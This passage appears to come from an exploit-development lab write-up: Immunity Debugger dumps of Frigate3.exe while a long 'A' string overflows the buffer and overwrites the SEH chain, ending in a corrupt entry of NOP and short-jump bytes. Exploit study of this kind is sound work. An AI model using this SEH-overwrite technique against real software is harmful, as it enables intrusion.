77553CF3  49               DEC ECX
77553CF4  49               DEC ECX
77553CF5  66:890A          MOV WORD PTR DS:[EDX],CX
77553CF8  5F               POP EDI
```

```
Registers (FPU)
EAX 7FFDC000
ECX 00000000
EDX 775BEC83 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 02A2FF5C
EBP 02A2FF88
ESI 00000000
EDI 00000000

EIP 77553C49 ntdll.77553C49

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(4000)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0059F000 00 10 94 00 00 00 40 00  .►ö...@.
0059F008 00 00 00 00 00 00 00 00  ........
0059F010 00 00 40 00 00 00 00 00  ..@.....
0059F018 30 01 00 00 08 00 00 00  0☺..◘...
0059F020 9C 2C 40 00 08 2D 40 00  £,@.◘-@.
0059F028 34 2D 40 00 81 17 8B C0  4-@.ü↨ï└
0059F030 FF FF FF FF B0 4F 40 00      ░O@.
0059F038 FF FF FF FF CC 4F 40 00      ╠O@.
0059F040 00 00 00 00 E0 4F 40 00  ....αO@.
0059F048 01 00 00 00 F4 4F 40 00  ☺...⌠O@.
0059F050 02 00 00 00 04 50 40 00  ☻...♦P@.
0059F058 FF FF FF FF 30 50 40 00      0P@.
0059F060 03 00 00 00 4C 50 40 00  ♥...LP@.
0059F068 04 00 00 00 64 50 40 00  ♦...dP@.
0059F070 05 00 00 00 7C 50 40 00  ♣...¦P@.
0059F078 06 00 00 00 94 50 40 00  ♠...öP@.
0059F080 07 00 00 00 B0 50 40 00  •...░P@.
0059F088 08 00 00 00 CC 50 40 00  ◘...╠P@.
0059F090 09 00 00 00 EC 50 40 00  ....∞P@.
0059F098 0A 00 00 00 08 51 40 00  ....◘Q@.
0059F0A0 0B 00 00 00 28 51 40 00  ♂...(Q@.
0059F0A8 0C 00 00 00 48 51 40 00  ....HQ@.
0059F0B0 0D 00 00 00 64 51 40 00  ....dQ@.
0059F0B8 0E 00 00 00 80 51 40 00  ♫...ÇQ@.
0059F0C0 0F 00 00 00 94 51 40 00  ☼...öQ@.
0059F0C8 10 00 00 00 A8 51 40 00  ►...¿Q@.
0059F0D0 11 00 00 00 BC 51 40 00  ◄...╝Q@.
0059F0D8 12 00 00 00 D8 51 40 00  ↕...╪Q@.
0059F0E0 13 00 00 00 F0 51 40 00  ‼...≡Q@.
0059F0E8 14 00 00 00 08 52 40 00  ¶...◘R@.
```


```
02A2FF5C   775BECBF ┐∞[w RETURN to ntdll.775BECBF from ntdll.DbgBreakPoint
02A2FF60   75ED6FA5 Ñoφu shell32.75ED6FA5
02A2FF64   00000000 ....
02A2FF68   00000000 ....
02A2FF6C   00000000 ....
02A2FF70   02A2FF60 `ÿ¢☻
02A2FF74   00000000 ....
02A2FF78   02A2FFC4 ─ ó☻ Pointer to next SEH record
02A2FF7C   7753E355 UπSw SE handler
02A2FF80   001893F5 Jô↑.
02A2FF84   00000000 ....
02A2FF88  ┌02A2FF94 ö ó☻
02A2FF8C  │7693EF6C l∩öv RETURN to kernel32.7693EF6C
02A2FF90  │00000000 ....
02A2FF94  ├02A2FFD4 ╘ ó☻
02A2FF98  │77583618 ↑6Xw RETURN to ntdll.77583618
02A2FF9C  │00000000 ....
02A2FFA0  │75ED6FF9 ·oφu RETURN to shell32.75ED6FF9 from shell32.75EE61AB
02A2FFA4  │00000000 ....
02A2FFA8  │00000000 ....
02A2FFAC  │00000000 ....
02A2FFB0  │00000000 ....
02A2FFB4  │00000000 ....
02A2FFB8  │00000000 ....
02A2FFBC  │02A2FFA0 á ó☻
02A2FFC0  │00000000 ....
02A2FFC4  │FFFFFFFF      End of SEH chain
02A2FFC8  │7753E355 UπSw SE handler
02A2FFCC  │00189E45 E₧↑.
02A2FFD0  │00000000 ....
02A2FFD4  └02A2FFEC ∞ ó☻
02A2FFD8   775835EB δ5Xw RETURN to ntdll.775835EB from ntdll.775835F1
```



SEH chain of thread 00000734

```
Address   SE handler
053DFF78  ntdll.7753E355
053DFFC4  ntdll.7753E355
```

check for EIP address
Overflow with A's



Immunity Debugger - Frigate3.exe - [CPU - main thread, module rtl60]

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
4000D05F  83C4 F0         ADD ESP,-10
4000D062  6A 01           PUSH 1
4000D064  8945 F0         MOV DWORD PTR SS:[EBP-10],EAX
4000D067  C645 F4 00      MOV BYTE PTR SS:[EBP-C],0
4000D06B  8D45 08         LEA EAX,DWORD PTR SS:[EBP+8]
4000D06E  8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
4000D071  C645 FC 10      MOV BYTE PTR SS:[EBP-4],10
4000D075  8D4D F0         LEA ECX,DWORD PTR SS:[EBP-10]
4000D078  8BC2            MOV EAX,EDX
4000D07A  BA 94D00040     MOV EDX,rtl60.4000D094                  ASCII "%.*x"
4000D07F  E8 24200000     CALL rtl60.@Sysutils@FmtStr$qqrr17Syste
4000D084  8BE5            MOV ESP,EBP
4000D086  5D              POP EBP
4000D087  C2 0800         RETN 8
4000D08A  0000            ADD BYTE PTR DS:[EAX],AL
4000D08C  FFFF            ???                                     Unknown command
4000D08E  FFFF            ???                                     Unknown command
4000D090  04 00           ADD AL,0
4000D092  0000            ADD BYTE PTR DS:[EAX],AL
4000D094  25 2E2A7800     AND EAX,782A2E
4000D099  0000            ADD BYTE PTR DS:[EAX],AL
4000D09B  0053 56         ADD BYTE PTR DS:[EBX+56],DL
4000D09E  83C4 F4         ADD ESP,-0C
4000D0A1  8BD8            MOV EBX,EAX
4000D0A3  8BD4            MOV EDX,ESP
4000D0A5  8BC3            MOV EAX,EBX
4000D0A7  E8 9877FFFF     CALL rtl60.@System@@ValLong$qqrx17Syste
4000D0AC  8BF0            MOV ESI,EAX
4000D0AE  833C24 00       CMP DWORD PTR SS:[ESP],0
4000D0B2  74 19           JE SHORT rtl60.4000D0CD
4000D0B4  895C24 04       MOV DWORD PTR SS:[ESP+4],EBX
4000D0B8  C64424 08 0B    MOV BYTE PTR SS:[ESP+8],0B
4000D0BD  8D5424 04       LEA EDX,DWORD PTR SS:[ESP+4]
4000D0C1  A1 7C150640     MOV EAX,DWORD PTR DS:[4006157C]
4000D0C6  33C9            XOR ECX,ECX
4000D0C8  E8 F3F1FFFF     CALL rtl60.4000C2C0
4000D0CD  8BC6            MOV EAX,ESI
4000D0CF  83C4 0C         ADD ESP,0C
4000D0D2  5E              POP ESI
4000D0D3  5B              POP EBX
4000D0D4  C3              RETN
4000D0D5  8D40 00         LEA EAX,DWORD PTR DS:[EAX]
4000D0D8  53              PUSH EBX
4000D0D9  51              PUSH ECX
4000D0DA  8BDA            MOV EBX,EDX
4000D0DC  8BD4            MOV EDX,ESP
4000D0DE  E8 6177FFFF     CALL rtl60.@System@@ValLong$qqrx17Syste
4000D0E3  833C24 00       CMP DWORD PTR SS:[ESP],0
4000D0E7  74 02           JE SHORT rtl60.4000D0EB
4000D0E9  8BC3            MOV EAX,EBX
4000D0EB  5A              POP EDX
4000D0EC  5B              POP EBX
4000D0ED  C3              RETN
```

```
Registers (FPU)
EAX 0018F2E4
ECX 00000000
EDX 90909090
EBX 0018F2E4
ESP 0018E2A8
EBP 0018F304
ESI 0018E2BC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 077E92F8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0  (LT)
FCW 1372  Prec NEAR,64  Mask    1 1 0 0 1 0
```

```
Address   Hex dump                  ASCII
0059F000  00 10 BC 00 00 00 40 00   ........@.
0059F008  00 00 00 00 00 00 00 00   ........
0059F010  00 00 40 00 00 00 00 00   ..@.....
0059F018  30 01 00 00 08 00 00 00   0.......
0059F020  9C 2C 40 00 08 2D 40 00   £,@..-@.
0059F028  34 2D 40 00 81 17 8B C0   4-@.....
0059F030  FF FF FF FF B0 4F 40 00       .O@.
0059F038  FF FF FF FF CC 4F 40 00       .O@.
0059F040  00 00 00 00 E0 4F 40 00   ....αO@.
0059F048  01 00 00 00 F4 4F 40 00   ....⌠O@.
0059F050  02 00 00 00 04 50 40 00   .....P@.
0059F058  FF FF FF FF 30 50 40 00       0P@.
0059F060  03 00 00 00 4C 50 40 00   ....LP@.
0059F068  04 00 00 00 64 50 40 00   ....dP@.
0059F070  05 00 00 00 7C 50 40 00   ....|P@.
0059F078  06 00 00 00 94 50 40 00   ....öP@.
0059F080  07 00 00 00 B0 50 40 00   .....P@.
0059F088  08 00 00 00 CC 50 40 00   .....P@.
0059F090  09 00 00 00 EC 50 40 00   ....∞P@.
0059F098  0A 00 00 00 08 51 40 00   .....Q@.
0059F0A0  0B 00 00 00 28 51 40 00   ....(Q@.
0059F0A8  0C 00 00 00 48 51 40 00   ....HQ@.
0059F0B0  0D 00 00 00 64 51 40 00   ....dQ@.
```

```
0018E2A8  40006940  @i.@  RETURN to rtl60.40006940 from rtl60.@System@@LStrClr$qqrpv
0018E2AC  0018F2E4  Σ≥↑.
0018E2B0  00000000  ....
0018E2B4  02A40278  x...
0018E2B8  400C9D3C  <¥.@  RETURN to vcl60.400C9D3C from <JMP.&rtl60.@System@@LStrFromPCharLen$qqrr17S
0018E2BC  41414141  AAAA
0018E2C0  41414141  AAAA
0018E2C4  41414141  AAAA
0018E2C8  41414141  AAAA
0018E2CC  41414141  AAAA
0018E2D0  41414141  AAAA
0018E2D4  41414141  AAAA
0018E2D8  41414141  AAAA
0018E2DC  41414141  AAAA
0018E2E0  41414141  AAAA
0018E2E4  41414141  AAAA
0018E2E8  41414141  AAAA
0018E2EC  41414141  AAAA
0018E2F0  41414141  AAAA
0018E2F4  41414141  AAAA
0018E2F8  41414141  AAAA
0018E2FC  41414141  AAAA
0018E300  41414141  AAAA
0018E304  41414141  AAAA
```

Verify the SEH chain and reportthe DLL loaded along with the addresses



SEH chain of main thread

```
Address   SE handler
0018F2F4 rtl60.40010C4B
909020EB *** CORRUPT ENTRY ***
```